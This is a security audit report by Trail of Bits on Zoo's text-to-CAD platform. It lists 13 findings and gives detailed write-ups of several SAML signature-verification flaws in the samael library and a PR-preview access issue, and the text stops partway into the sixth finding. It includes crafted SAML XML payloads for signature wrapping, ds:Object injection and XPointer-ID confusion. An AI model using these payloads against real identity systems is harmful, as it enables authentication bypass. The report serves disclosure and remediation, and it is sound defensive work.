Zoo Text-to-CAD Platform

Security Assessment

March 18, 2026

Prepared for:
Max Ammann
Zoo

Prepared by: **Vasco Franco and Dominik Czarnota**

Table of Contents

Project Summary

Contact Information

The following project manager was associated with this project:

Tara Goodwin-Ruffus, Project Manager
tara.goodwin-ruffus@trailofbits.com

The following engineering director was associated with this project:

Keith Hoodlet, Engineering Director, Application Security
keith.hoodlet@trailofbits.com

The following consultants were associated with this project:

Vasco Franco, Consultant
vasco.franco@trailofbits.com

Dominik Czarnota, Consultant
dominik.czarnota@trailofbits.com

Project Timeline

The significant events and milestones of the project are listed below.

Date	Event
January 13, 2026	Pre-project kickoff call
February 3, 2026	Status update meeting #1
February 9, 2026	Delivery of report draft
February 9, 2026	Report readout meeting
March 5, 2026	Delivery of final comprehensive report
March 13, 2026	Delivery of report with fix review appendix
March 18, 2026	Delivery of updated report with fix review appendix

Executive Summary

Engagement Overview

Zoo engaged Trail of Bits to review the security of its text-to-CAD platform. The platform enables users to generate 3D CAD models from natural language prompts and includes a text-to-CAD Python server, a public-facing Rust API, a Model Context Protocol (MCP) server, a modeling API, and a WebRTC stream rendering engine.

A team of two consultants conducted the review from January 20 to February 6, 2026, for a total of four engineer-weeks of effort. Our testing efforts focused on the platform's new SAML authentication implementation, the text-to-CAD server, relevant API code paths such as authentication, and the Zoo MCP server. With full access to source code and documentation, we performed static and dynamic testing of the codebase, using automated and manual processes.

Observations and Impact

The review identified 13 findings, including one of high severity, three of medium severity, six of low severity, and three of informational severity.

The high-severity finding is an arbitrary file write vulnerability in the file conversion API (TOB-ZOOTTC-13). An attacker can upload a file with an absolute path as the filename, causing the server to write the file to an attacker-controlled location on the filesystem. This vulnerability could enable code execution if an attacker can write to sensitive locations.

Four findings relate to the `samael` library's handling of SAML XML signatures (TOB-ZOOTTC-1, TOB-ZOOTTC-2, TOB-ZOOTTC-3, TOB-ZOOTTC-4). The library uses separate operations to verify signatures and determine which content was signed, creating discrepancies that could allow unsigned content to be treated as verified. While secondary defenses in the deserialization layer prevent full exploitation of these specific attack vectors, the underlying logic errors represent a systemic weakness of `samael`'s SAML implementation. These issues require remediation in the upstream `samael` library.

A pattern of URL-encoding bypass vulnerabilities affects multiple components. The billing middleware uses raw URL paths to detect WebSocket connections, allowing attackers to bypass billing by URL-encoding the path (TOB-ZOOTTC-10). Similar issues in the MCP server's documentation and sample fetching functions could allow path traversal via URL-encoded sequences (TOB-ZOOTTC-11, TOB-ZOOTTC-12). These findings indicate that input validation routines do not consistently account for URL-encoded characters.

The review also identified authentication and authorization gaps. The text-to-CAD service lacks authentication and network isolation, allowing any compromised internal service to invoke its endpoints (TOB-ZOOTTC-7).

Recommendations

Based on the findings identified during the security review, Trail of Bits recommends that Zoo take the following steps:

- **Remediate the findings disclosed in this report.** The high-severity arbitrary file write vulnerability should be addressed immediately by updating the file upload handler to reject absolute paths. The medium-severity findings related to billing bypass, secret management, and internal service authentication should be prioritized next. These findings should be addressed as part of a direct remediation effort or as part of any refactor that may occur when addressing other recommendations.
- **Coordinate with the `samael` library maintainers to address SAML signature handling issues.** Four findings stem from discrepancies between signature verification and signed content retrieval in the `samael` library and should be fixed there. If the library is unmaintained, consider looking for another library or forking the library and fixing the issues there.
- **Establish consistent URL-decoding and path-normalization practices.** Multiple findings exploit inconsistencies between raw URL paths and their decoded equivalents. Implement a centralized validation utility that normalizes URLs before security-relevant checks and ensure that path-based security decisions operate on the same path representation that routing logic uses.
- **Enforce network segmentation and mutual authentication between internal services**. The text-to-CAD service accepts unauthenticated requests from within the cluster. Implement mutual TLS between the API gateway and backend services, and configure network policies to restrict which pods can communicate with each other.
- **Perform an extensive fuzzing campaign against the CAD file format parsers.** We did not examine the file format parsers in depth and have not run the Zoo fuzzers over them (or extended the fuzzers to handle doing so). We recommend running the fuzzers for a long period of time (e.g., a couple of weeks), analyzing their code coverage, and implementing adjustments to enhance parser security; ideally, running, analyzing, and adjusting the fuzzers accordingly would be repeated until good coverage is achieved.

Finding Severities and Categories

The following tables provide the number of findings by severity and category.

EXPOSURE ANALYSIS

Severity	*Count*
High	1
Medium	3
Low	6
Informational	3
Undetermined	0

CATEGORY BREAKDOWN

Category	*Count*
Access Controls	2
Authentication	2
Data Exposure	1
Data Validation	7
Denial of Service	1

Project Goals

The engagement was scoped to provide a security assessment of the Zoo text-to-CAD project. Specifically, we sought to answer the following non-exhaustive list of questions:

- Is the SAML authentication implementation secure? Can an attacker craft malicious SAML responses to bypass signature verification or impersonate other users?
- Are the text-to-CAD AI agent tool calls properly sandboxed? Can an attacker abuse tool calls to read or write arbitrary files, access internal services, or cause denial of service?
- Are API authentication and session management mechanisms secure? Can an attacker bypass authentication, hijack sessions, or link malicious identity provider accounts to existing users?
- Are WebSocket endpoints properly authenticated and authorized? Can an attacker access WebSocket functionality without valid credentials or access resources belonging to other users?
- Are billing and usage controls enforced correctly? Can an attacker use paid platform features without being billed?
- Are internal services properly isolated? Can a compromised component pivot to other backend services or access functionality it should not reach?
- Is the system resilient against injection attacks? Are user-controlled inputs properly validated before use in file paths, URLs, and API requests?

Project Targets

The engagement involved reviewing and testing the following targets, with the main focus on `text-to-cad`, `zoo-mcp`, and relevant code paths to reach `text-to-cad` functionality.

text-to-cad

Repository	https://github.com/KittyCAD/text-to-cad
Version	`8c6bfbd0f9e562456b076b8accf84292713a5a2d`
Type	Python
Platform	Web, MCP server

zoo-mcp

Repository	https://github.com/KittyCAD/zoo-mcp
Version	`87b989ed79b5113539eb54af4975c5ea54e7871a`
Type	Python
Platform	Web, MCP server

api

Repository	https://github.com/KittyCAD/api
Version	`e8877a435fbceb6dd127ad21665e56a0a379550a`
Type	Rust
Platform	Web

modeling-app

Repository	https://github.com/KittyCAD/modeling-app
Version	`0a15942cd4ff5fcf7ed86bc0087336ee1ad68777`
Type	TypeScript
Platform	Electron (desktop), Web

website

Repository	https://github.com/KittyCAD/website
Version	`373b934fe8cf421bccac73b6dcc4a424b41e7a80`
Type	TypeScript
Platform	Web

infra

Repository	https://github.com/KittyCAD/infra
Version	`4b4db1a5f85f79948f75751269d988e350fa2761`
Type	Terraform
Platform	GCP/Kubernetes

engine

Repository	https://github.com/KittyCAD/engine
Version	`db4bae44eb937ddf21544aea1fb19ff1f87ab2fd`
Type	Rust, C++
Platform	Web

engine-manager

Repository	https://github.com/KittyCAD/engine-manager
Version	`4bfe1065035f755f75e8d965e6ca262e77628cdd`
Type	Rust
Platform	Web

text-to-cad-backroom

Repository	https://github.com/KittyCAD/text-to-cad-backroom
Version	`e694e7be93732d3f2b14b29069039d2212241e73`
Type	Python
Platform	Web

Project Coverage

This section provides an overview of the analysis coverage of the review, as determined by our high-level engagement goals. Our approaches included the following:

- An in-depth review of the SAML authentication implementation, including XML signature verification in the `samael` library. We attempted signature wrapping attacks and examined parser differentials and round-trip vulnerabilities between `libxml`, `samael`'s custom code, and Serde.
- A review of authentication, session management, cookie handling, and WebSocket endpoint authentication in the API service.
- A review of the text-to-CAD AI agent tool and server implementations as well as the Zoo MCP server.
- A review of billing tracking and enforcement mechanisms to identify potential bypasses.
- A high-level review of other API endpoints, the modeling API, and `engine` projects.

Coverage Limitations

Because of the time-boxed nature of testing work, it is common to encounter coverage limitations. The following list outlines the coverage limitations of the engagement and indicates system elements that may warrant further review:

- Due to the size of the codebase in relation to the time allotted for the review, many API endpoints and features outside the authentication, WebSocket, and file conversion paths were not examined.
- The `modeling-app` repository received only a high-level review of the code paths that were accessible from the API project endpoints or through the `zoo-mcp` tools.
- The `engine` repository, which contains the C++ geometric engine implementation, was not reviewed due to time constraints and its lower priority in the engagement scope. For the same reasons, we did not review the `engine-manager` or `website` repositories and did not run the CAD file format fuzzers from the fuzzing repository.
- The implementation of the KCL parsing and execution logic (kcl-lib code) was not reviewed.

Summary of Findings

The table below summarizes the findings of the review, including details on type and severity.

ID	Title	Type	Severity
1	SAML ancestor marking allows unsigned content to survive signature reduction	Data Validation	**Low**
2	Logic error in get_signed_node returns ds:Object content instead of Reference URI target	Data Validation	**Low**
3	XPointer URI resolution discrepancy could enable signature bypass	Data Validation	**Low**
4	XPath transform discrepancy could allow unsigned content to be treated as signed	Data Validation	**Low**
5	Pull request preview environments can be accessed by anyone via the user-controlled pr parameter	Access Controls	**Low**
6	Account linking based on OIDC email claims could enable account takeover	Authentication	**Low**
7	The text-to-CAD service can be invoked by any internal service due to a lack of authentication and network isolation	Authentication	**Medium**
8	The auth_via_websocket panics when too many headers are sent	Denial of Service	**Informational**
9	Hard-coded secret in STUNner Kubernetes manifest	Data Exposure	**Medium**
10	WebSocket billing bypass vulnerability via URL encoding in path detection	Access Controls	**Medium**

11	URL-encoded path traversal vulnerability in documentation fetching	Data Validation	**Informational**
12	URL-encoded path traversal vulnerability in sample file fetching	Data Validation	**Informational**
13	Arbitrary file write vulnerability in the /file/conversion API endpoint via absolute path in multipart filename	Data Validation	**High**

Detailed Findings

1. SAML ancestor marking allows unsigned content to survive signature reduction

Severity: **Low**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-ZOOTTC-1
Target: `samael/src/crypto/xmlsec/mod.rs`, `samael/src/service_provider/mod.rs`	

Description

The `samael` library verifies XML signatures using `xmlsec` but does not retrieve the signed content in the same operation. Instead, it uses custom logic in `get_signed_node` to determine which elements were signed, and then marks those elements and their ancestors as "verified." This logic has flaws that cause unsigned elements to be marked as signed.

The signature verification flow operates as follows:

- **Signature verification:** `xmlsec` verifies each signature in the document against the provided certificates (figure 1.1).

```
for sig_node in signature_nodes.drain(..) {
    let mut verified = false;
    for key_data in certs_der {
        let mut sig_ctx = XmlSecSignatureContext::new()?;
        let key = XmlSecKey::from_memory(key_data.der_data(),
XmlSecKeyFormat::CertDer)?;
        sig_ctx.insert_key(key);
        verified = sig_ctx.verify_node(&sig_node)?;
        if verified {
            break;
        }
    }
    if !verified {
        return Err(CryptoError::InvalidSignature);
    }
}
```

Figure 1.1: Signature verification using `xmlsec` (samael/src/crypto/xmlsec/mod.rs#L133–L148)

.

- **Signed-node identification:** The `get_signed_node` function independently determines which element was signed by parsing the reference URI (figure 1.2).

```
fn get_signed_node(
    signature_node: &libxml::tree::Node,
    doc: &libxml::tree::Document,
) -> Option<libxml::tree::Node> {
    // ... checks for ds:Object first ...
    let sig_info_elem_opt = get_first_child_name_ns(signature_node,
"SignedInfo", XMLNS_XML_DSIG);
    if let Some(sig_info_elem) = sig_info_elem_opt {
        let ref_elem_opt = get_first_child_name_ns(&sig_info_elem,
"Reference", XMLNS_XML_DSIG);
        if let Some(ref_elem) = ref_elem_opt {
            if let Some(uri) = ref_elem.get_attribute("URI") {
                // Resolves URI using XPointer evaluation
                // ...
            }
        }
    }
    None
}
```

Figure 1.2: The `get_signed_node` function determines signed content independently from `xmlsec`. (samael/src/crypto/xmlsec/mod.rs#L414–L480)

- **Verified element marking:** The `place_signature_verified_attributes` function marks the identified element, its descendants, and its entire ancestor chain as "verified" (but not siblings of ancestors).
- **Reduction and re-parsing:** Unverified elements are removed, and the reduced XML is parsed with Serde to produce Rust data structures (figure 1.3).

```
let reduced_xml = Crypto::reduce_xml_to_signed(response_xml, &sign_certs)?;
let response: Response = reduced_xml.parse()?;
```

Figure 1.3: The reduced XML is re-parsed with serde. (samael/src/service_provider/mod.rs#L349–L357)

The ancestor marking logic contains a vulnerability where, when a signed element is identified, the function marks not only that element and its children, but also every ancestor up to the document root (figure 1.4).

```
fn place_signature_verified_attributes(
    root_elem: libxml::tree::Node,
    doc: &libxml::tree::Document,
    ns: &libxml::tree::Namespace,
) {
    let mut ptr_to_required_node: HashMap<usize, libxml::tree::Node> =
```

```
HashMap::new();
    let mut signature_nodes = find_signature_nodes(&root_elem);
    for sig_node in signature_nodes.drain(..) {
        if let Some(sig_root_node) = get_signed_node(&sig_node, doc) {
            let mut nodes = Vec::new();
            let mut parent = sig_root_node.get_parent();
            nodes.push(sig_root_node);

            // mark all children
            while let Some(node) = nodes.pop() {
                // ...
            }

            // mark the ancestor chain
            while let Some(p) = parent {
                let p_ptr = p.node_ptr() as usize;
                parent = p.get_parent();
                ptr_to_required_node.entry(p_ptr).or_insert(p);
            }
        }
    }
    // ...
}
```

Figure 1.4: The `place_signature_verified_attributes` function marking all ancestors (`samael/src/crypto/xmlsec/mod.rs#L485–L520`)

An attacker can exploit this by embedding legitimately signed SAML responses at every leaf position of a malicious document structure. Since siblings of ancestors are removed, every branch of the XML tree that the attacker wants to preserve must terminate in a legitimately signed element. This means an attacker could construct an entire malicious assertion with attacker-controlled attribute values, as long as each leaf element contains a valid signed response (figure 1.5).

```
<samlp:Response ID="_malicious_outer" ...>
  <saml:Issuer>
    https://attacker.evil.com <!-- attacker value, sibling of signed element -->
    <samlp:Response ID="_legit_a" ...>...</samlp:Response> <!-- signed element -->
  </saml:Issuer>
  <saml:Assertion ID="_malicious_assertion" ...>
    <saml:Issuer>
      https://attacker.evil.com <!-- attacker value, sibling of signed element -->
      <samlp:Response ID="_legit_b" ...>...</samlp:Response> <!-- signed element -->
    </saml:Issuer>
    <saml:Subject>
      <saml:NameID>
        attacker@evil.com <!-- attacker value, sibling of signed element -->
        <samlp:Response ID="_legit_c" ...>...</samlp:Response> <!-- signed element
-->
      </saml:NameID>
    </saml:Subject>
```

```
    <saml:AttributeStatement>
      <saml:Attribute Name="uid">
        <saml:AttributeValue>
          evil_admin <!-- attacker value, sibling of signed element -->
          <samlp:Response ID="_legit_d" ...>...</samlp:Response> <!-- signed element
-->
        </saml:AttributeValue>
      </saml:Attribute>
    </saml:AttributeStatement>
  </saml:Assertion>
</samlp:Response>
```

Figure 1.5: Attack payload with a complete malicious assertion where every leaf contains a legitimately signed response

The following occurs when this payload is processed:

- Signature verification succeeds for all embedded signed responses.
- The ancestor marking phase marks all ancestors of the signed content, including the malicious `_malicious_assertion`, `_malicious_outer`, and all elements containing attacker-controlled values.
- The `remove_unverified_elements` function preserves all these ancestors because each branch terminates in signed content.
- The reduced XML contains the attacker's complete malicious assertion structure.

For most SAML elements, even though `reduce_xml_to_signed` returns the wrong data as being signed, the attack is blocked by Serde's parsing behavior on the second XML parse. When `quick_xml` deserializes elements with `$value` fields like `<saml:Issuer>https://attacker.evil.com<samlp:Response>...</samlp:Response></saml:Issuer>`, it fails with a "duplicate field `$value`" error. Elements such as `Issuer` and `NameID` cannot contain child elements, so mixed content (text and child elements) causes deserialization to fail.

However, the attack succeeds against attribute-only elements that lack `$value` or `$text` fields. These elements ignore unknown child elements entirely, allowing attacker-controlled attribute values to be parsed. Notably, `SubjectLocality` is such an element (figure 1.6).

```rust
pub struct SubjectLocality {
    #[serde(rename = "@Address")]
    pub address: Option<String>,
    #[serde(rename = "@DNSName")]
    pub dns_name: Option<String>,
}
```

Figure 1.6: The `SubjectLocality` struct has only attribute fields and ignores child elements. (`samael/src/schema/mod.rs#L419–L425`)

An attacker can craft a malicious `AuthnStatement` with attacker-controlled `SubjectLocality` values while embedding signed content as children (figure 1.7).

```
<saml:AuthnStatement AuthnInstant="2014-07-17T01:01:48Z"
SessionIndex="attacker_session">
  <saml:SubjectLocality Address="attacker-ip" DNSName="attacker.evil.com">
    <samlp:Response ID="_legit" ...>...</samlp:Response>  <!-- signed element -->
  </saml:SubjectLocality>
</saml:AuthnStatement>
```

Figure 1.7: Attack payload exploiting attribute-only elements

The security impact depends on how the application uses these fields. `SubjectLocality` fields are typically informational (client IP address, DNS name) and may not directly enable authentication bypass, but they could be used for logging, access control decisions, or other security-relevant purposes. Zoo does not appear to use it in a way that could lead to security issues.

Exploit Scenario

An attacker obtains multiple legitimately signed SAML responses from a target identity provider. The attacker constructs a malicious SAML response with attacker-controlled assertion attributes and embeds the legitimate signed responses deep within leaf elements such as `Issuer` or `NameID`. When the service provider processes this crafted response, signature verification succeeds for the embedded legitimate responses. The `place_signature_verified_attributes` function then marks all ancestors of the signed content as verified, causing the entire malicious outer structure to survive the reduction phase. The reduced XML contains the attacker's assertion with malicious attribute values. However, when Serde attempts to parse this reduced XML, it fails with a "duplicate field" error because elements like `Issuer` cannot contain child elements, blocking the attack at the deserialization phase rather than the signature verification phase. Some less important fields can be manipulated, but they are not used by Zoo.

Recommendations

Short term, modify the `place_signature_verified_attributes` function to mark only the signed element and its descendants, not arbitrary ancestors. If signed assertions that are not part of the signed response (which are common in SAML) need to be supported, consider having only `<Response>` ancestors marked. This would ensure that embedding signed content at arbitrary leaf positions does not cause unrelated parent elements to be treated as verified. This modification needs to happen in the `samael` library.

Long term, have the `samael` library use one operation to both verify the signature and get the signed data. This will prevent discrepancies between signature verification and the retrieval of the verified node. We believe this can be achieved by using the `XMLSEC_DSIG_FLAGS_STORE_SIGNEDINFO_REFERENCES` flag and then iterating over

`ctx.signedInfoReferences` to retrieve the exact values validated by `xmlsec` during signature verification. This modification needs to happen in the `samael` library.

2. Logic error in get_signed_node returns ds:Object content instead of Reference URI target

Severity: **Low**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-ZOOTTC-2
Target: `samael/src/crypto/xmlsec/mod.rs`	

Description

The `get_signed_node` function in `samael` determines which XML element was signed by a given signature. This function contains a logic error: it checks for the presence of a `ds:Object` child element before examining the signature's `Reference` URI, and returns the `Object` unconditionally if one exists (figure 2.1).

```
fn get_signed_node(
    signature_node: &libxml::tree::Node,
    doc: &libxml::tree::Document,
) -> Option<libxml::tree::Node> {
    let object_elem_opt = get_first_child_name_ns(signature_node, "Object",
XMLNS_XML_DSIG);
    if let Some(object_elem) = object_elem_opt {
        return Some(object_elem);
    }

    // Reference URI resolution only happens if no Object exists
    let sig_info_elem_opt = get_first_child_name_ns(signature_node, "SignedInfo",
XMLNS_XML_DSIG);
    // ...
}
```

Figure 2.1: The `get_signed_node` function returns `Object` without checking the `Reference` URI. (`samael/src/crypto/xmlsec/mod.rs#L414–L480`)

The `reduce_xml_to_signed` function uses `get_signed_node` to determine which elements to preserve after signature verification. It marks the returned node, its descendants, and its ancestors as "verified" and then removes all other elements. Because `get_signed_node` returns the `Object` element instead of the actual signed content when an `Object` is present, the marking logic preserves incorrect content.

An attacker can exploit this by injecting a `ds:Object` element containing arbitrary content into a legitimately signed SAML response (figure 2.2).

```
<samlp:Response ID="_response123" ...>
```

```
  <saml:Issuer>https://idp.example.com</saml:Issuer>
  <ds:Signature>
    <ds:SignedInfo>
      <ds:Reference URI="#_response123">...</ds:Reference>
    </ds:SignedInfo>
    <ds:SignatureValue>...</ds:SignatureValue>
    <ds:KeyInfo>...</ds:KeyInfo>
    <!-- Attacker injects this Object element -->
    <ds:Object>
      <saml:Assertion ID="_malicious">
        <saml:Subject>
          <saml:NameID>attacker@evil.com</saml:NameID>
        </saml:Subject>
      </saml:Assertion>
    </ds:Object>
  </ds:Signature>
  <saml:Assertion ID="_legitimate">
    <saml:Subject>
      <saml:NameID>user@example.com</saml:NameID>
    </saml:Subject>
  </saml:Assertion>
</samlp:Response>
```

Figure 2.2: A SAML response with an injected `ds:Object` containing a malicious assertion

When this payload is processed, signature verification passes (`xmlsec` correctly validates against the `Reference` URI target `#_response123`), but `reduce_xml_to_signed` marks the `Object`'s content as "verified" and removes the legitimate assertion.

We cannot fully exploit this issue because the resulting "verified" document will have the `Object` we control inside a `Signature` element. When Serde re-parses it, it never extracts our controlled `Object` into the fields we want to control, such as `NameID`.

Exploit Scenario

An attacker intercepts a legitimately signed SAML response and injects a `ds:Object` element containing a malicious assertion into an existing `Signature` element. When the service provider processes this modified response through `parse_base64_response`, signature verification passes because `xmlsec` validates the original signed content. The `reduce_xml_to_signed` function then incorrectly marks the `Object`'s content as verified while removing the legitimate assertion. However, when `samael` attempts to parse the reduced XML with Serde, deserialization fails because the expected SAML structures no longer exist at their expected positions in the document tree.

Recommendations

Short term, modify `get_signed_node` to always resolve the `Reference` URI first and only return an `Object` element if the `Reference` URI explicitly points to it. This will ensure that the function returns the element that was actually signed rather than arbitrary `Object` content. This modification needs to happen in the `samael` library.

Long term, update the `samael` library to use one operation to both verify the signature and get the signed data. This will prevent discrepancies between signature verification and the retrieval of the verified node. We believe this can be achieved by using the `XMLSEC_DSIG_FLAGS_STORE_SIGNEDINFO_REFERENCES` flag, and then iterating over `ctx.signedInfoReferences` to retrieve the exact values validated by `xmlsec` during signature verification. This modification needs to happen in the `samael` library.

References

- XML Signature Syntax and Processing: Object Element
- XML Signature Syntax and Processing: Reference Element

3. XPointer URI resolution discrepancy could enable signature bypass

Severity: **Low**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-ZOOTTC-3
Target: `src/crypto/xmlsec/mod.rs`	

Description

The `get_signed_node` function interprets XML digital signature `Reference` URIs differently than `xmlsec`'s signature verification logic. This discrepancy allows an attacker to inject unsigned content that the application treats as signature-verified, provided the signed element has an ID attribute value that resembles an XPointer expression.

When processing a `Reference` URI such as `#element(/1/3)`, the two components behave differently:

- **`xmlsec` (signature verification):** It wraps URIs in `xpointer(id('...'))`, performing an ID attribute lookup. For `#element(/1/3)`, it locates the element with `ID="element(/1/3)"`.
- **`samael`'s `get_signed_node`:** It passes the URI fragment directly to `xmlXPtrEval()`, which interprets `element(/1/3)` as the XPointer `element()` scheme, navigating to the third child element of the document root.

The vulnerable code extracts the `Reference` URI, strips the # prefix, and passes it directly to `xmlXPtrEval` (figure 3.1).

```
if let Some(uri) = ref_elem.get_attribute("URI") {
    if let Some(stripped) = uri.strip_prefix('#') {
        // prepare a XPointer context
        let c_uri = CString::new(stripped).unwrap();
        let ctx_ptr = unsafe {
            libxml::bindings::xmlXPtrNewContext(
                doc.doc_ptr(),
                signature_node.node_ptr(),
                std::ptr::null_mut(),
            )
        };
        // ...
        // evaluate the XPointer expression
        let obj_ptr = unsafe {
            libxml::bindings::xmlXPtrEval(
                c_uri.as_ptr() as *const libxml::bindings::xmlChar,
```

```
            ctx.pointer,
        )
    };
```

Figure 3.1: Vulnerable URI resolution in `get_signed_node` (`src/crypto/xmlsec/mod.rs#L427–L448`)

The XPointer `element()` scheme interprets `/1/3` as a child sequence: that it should navigate to the document element (child 1 of the document) and then to its third child element. This differs from `xmlsec`'s ID-based lookup, which searches for an element with a matching ID attribute value.

Consider the document in figure 3.2, where the signature references `#element(/1/3)`.

```
<Response xmlns:ds="http://www.w3.org/2000/09/xmldsig#" ID="response">
  <Issuer>https://idp.example.com</Issuer>
  <ds:Signature>
    <ds:SignedInfo>
      <ds:Reference URI="#element(/1/3)">
        <!-- transforms and digest -->
      </ds:Reference>
    </ds:SignedInfo>
    <ds:SignatureValue>...</ds:SignatureValue>
  </ds:Signature>
  <MaliciousAssertion ID="malicious">
    <Subject>attacker@evil.com</Subject>
  </MaliciousAssertion>
  <LegitimateAssertion ID="element(/1/3)">
    <Subject>legitimate@example.com</Subject>
  </LegitimateAssertion>
</Response>
```

Figure 3.2: Attack payload with XPointer-like ID

In this structure, `xmlsec` verifies the signature over `LegitimateAssertion` (found via ID lookup for `element(/1/3)`), but `get_signed_node` returns `MaliciousAssertion` (the third child element at position `/1/3`).

The practical exploitability of this issue depends on an identity provider generating ID attribute values that resemble XPointer expressions. Most identity providers use random UUID-like identifiers, making this scenario unlikely in typical deployments.

Exploit Scenario

An attacker identifies a given Zoo organization that federates with an identity provider generating nonstandard ID values. The attacker obtains a legitimately signed SAML assertion whose ID matches an XPointer pattern (e.g., `element(/1/3)`). The attacker then wraps this assertion in a crafted response, placing a malicious assertion at the document location that the XPointer expression resolves to. When the service provider processes the

document, signature verification succeeds against the legitimate assertion, but the application extracts and trusts the malicious assertion's claims instead.

Recommendations

Short term, have the `get_signed_node` function match `xmlsec`'s URI resolution behavior by performing ID lookup for barename URIs instead of passing them directly to `xmlXPtrEval`. URIs should be treated as ID references and wrapped appropriately before evaluation. This will ensure that signature verification and signed content extraction resolve the same element. This modification needs to happen in the `samael` library.

Long term, have the `samael` library use one operation to both verify the signature and get the signed data. This will prevent discrepancies between signature verification and the retrieval of the verified node. We believe this can be achieved by using the `XMLSEC_DSIG_FLAGS_STORE_SIGNEDINFO_REFERENCES` flag, and then iterating over `ctx.signedInfoReferences` to retrieve the exact values validated by `xmlsec` during signature verification. This modification needs to happen in the `samael` library.

References

- XPointer Framework (W3C)
- XML Signature Syntax and Processing: Reference Processing Model

4. XPath transform discrepancy could allow unsigned content to be treated as signed

Severity: **Low**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-ZOOTTC-4
Target: `samael/src/crypto/xmlsec/mod.rs`	

Description

The `get_signed_node` function determines which XML content is covered by a signature by extracting the `Reference` URI and evaluating it as an XPointer expression. However, this approach ignores the transform chain specified in the `ds:Transforms` element of the signature's `Reference`. XML digital signatures allow transforms (including XPath filtering transforms) to modify which content is actually covered by the digest computation. When `xmlsec` verifies a signature, it applies the full transform chain; when `samael`'s `reduce_xml_to_signed` function determines what content to return as "verified," it only performs a URI lookup, ignoring transforms entirely.

This discrepancy means that if a signed document contains XPath transforms that exclude certain content from the digest, `samael` will nonetheless treat that content as signed and verified.

The XML digital signature specification allows XPath transforms that can exclude arbitrary portions of a document from the digest computation (figure 4.1).

```
<ds:Reference URI="#response_id">
  <ds:Transforms>
    <ds:Transform
Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
    <ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xpath-19991116">
      <ds:XPath xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
        not(ancestor-or-self::saml:Assertion[@ID='malicious_assertion'])
      </ds:XPath>
    </ds:Transform>
    <ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
  </ds:Transforms>
  <ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
  <ds:DigestValue>...</ds:DigestValue>
</ds:Reference>
```

Figure 4.1: An XPath transform that excludes a specific assertion from the digest computation

Since transforms are part of the `SignedInfo` element (which is itself signed), an attacker cannot arbitrarily add XPath transforms to exclude content. The practical exploitability of this issue depends on an identity provider generating signatures that use XPath transforms. Most identity providers use only standard transforms (enveloped-signature and canonicalization), making this scenario unlikely in typical deployments.

Exploit Scenario

An attacker identifies a service provider using `samael` that federates with an identity provider that uses XPath transforms in its signatures. The identity provider's XPath transform excludes certain elements from the digest computation (perhaps for legitimate reasons such as allowing dynamic content). The attacker obtains a legitimately signed SAML response and adds content at a location excluded by the XPath transform. When the service provider processes the document, signature verification succeeds (the digest covers only the content after transform application), but `samael`'s `reduce_xml_to_signed` function returns the full referenced element, including the attacker-injected content, which the application then trusts.

Recommendations

Short term, have the `get_signed_node` function reject signatures that use uncommon transforms by checking the transform algorithms in the `Reference` element. These transforms are rarely used in SAML implementations, and rejecting them will eliminate the discrepancy without requiring complex transform evaluation logic. This modification needs to happen in the `samael` library.

Long term, have the `samael` library use one operation to both verify the signature and get the signed data. This will prevent discrepancies between signature verification and the retrieval of the verified node. We believe this can be achieved by using the `XMLSEC_DSIG_FLAGS_STORE_SIGNEDINFO_REFERENCES` flag, and then iterating over `ctx.signedInfoReferences` to retrieve the exact values validated by `xmlsec` during signature verification. This modification needs to happen in the `samael` library.

References

- XML Signature Syntax and Processing: Transforms

5. Pull request preview environments can be accessed by anyone via the user-controlled pr parameter

Severity: **Low**	Difficulty: **Medium**
Type: Access Controls	Finding ID: TOB-ZOOTTC-5
Target: `src/api/src/server/endpoints/ml_copilot.rs`, `src/api/src/server/endpoints/modeling.rs`	

Description

The ML Copilot WebSocket endpoint allows any authenticated user to route their requests to arbitrary pull request (PR) preview environments without authorization checks. When a user provides the `pr` query parameter, the server constructs an internal Kubernetes service URL using the user-supplied PR number and directs all WebSocket traffic to that preview deployment.

The `ml_copilot_ws` function accepts a `PrQueryParams` structure containing an optional `pr` field of type `u64`. When this parameter is present, the server constructs a URL targeting the corresponding PR preview service and creates a new client to communicate with it (figure 5.1).

```
let PrQueryParams { pr } = pr_params.into_inner();
let want_replay = replay.unwrap_or(false);

let text_to_kcl_client = if let Some(pr_id) = pr {
    // Route to deployed Pull Request if requested
    let pr_url =
format!("http://pr-{}-text-to-kcl.text-to-kcl-prs.svc.cluster.local:8080", pr_id);
    text_to_cad_api_client::Client::new_with_client(
        &pr_url,
        reqwest::Client::builder()
            .no_proxy()
            .connect_timeout(std::time::Duration::from_secs(100))
            .timeout(std::time::Duration::from_secs(1000))
            .build()
            .context("could not build text-to-kcl client for pull request")?,
        log.clone(),
    )
} else {
    // Use default client
    ctx.text_to_kcl.clone()
};
```

Figure 5.1: Construction of PR preview URL from user input (api/src/server/endpoints/ml_copilot.rs#L259–L278)

The code performs no validation to determine whether the specified PR exists or whether the requesting user has permission to access it. While the `pr` parameter is typed as `u64`, which prevents URL injection attacks, an attacker can specify any valid PR number to access its corresponding preview environment.

Exploit Scenario

An attacker authenticates to the API and opens a WebSocket connection to `/ws/ml/copilot?pr=12345`, where 12345 is a PR number containing unreleased or experimental code. The server routes the attacker's requests to the `pr-12345-text-to-kcl` service in the `text-to-kcl-prs` namespace. The attacker can now interact with potentially vulnerable, untested, or confidential code changes that have not been merged to production.

Recommendations

Short term, update the endpoint to verify that the requesting user is an employee before routing requests to PR preview environments. This will prevent external users from accessing unreleased or experimental code in preview deployments.

6. Account linking based on OIDC email claims could enable account takeover

Severity: **Low**	Difficulty: **High**
Type: Authentication	Finding ID: TOB-ZOOTTC-6
Target: `src/api/crates/api-core/src/oauth2/mod.rs`, `src/api/crates/api-core/src/oauth2/microsoft.rs`	

Description

The application links OAuth identities to existing user accounts based on the email address provided by identity providers. When a user authenticates via an OAuth provider for the first time, the system first attempts to find an existing OAuth account using the sub claim. If no OAuth account is found, the system falls back to looking up users by email address from the identity token and links the new OAuth identity to any matching user with the same email address configured (figure 6.1). This fallback assumes that the email address in the identity token is verified and trustworthy, which may not always be the case.

```
Err(crate::db::error::Error::NotFoundByLookup(_)) => {
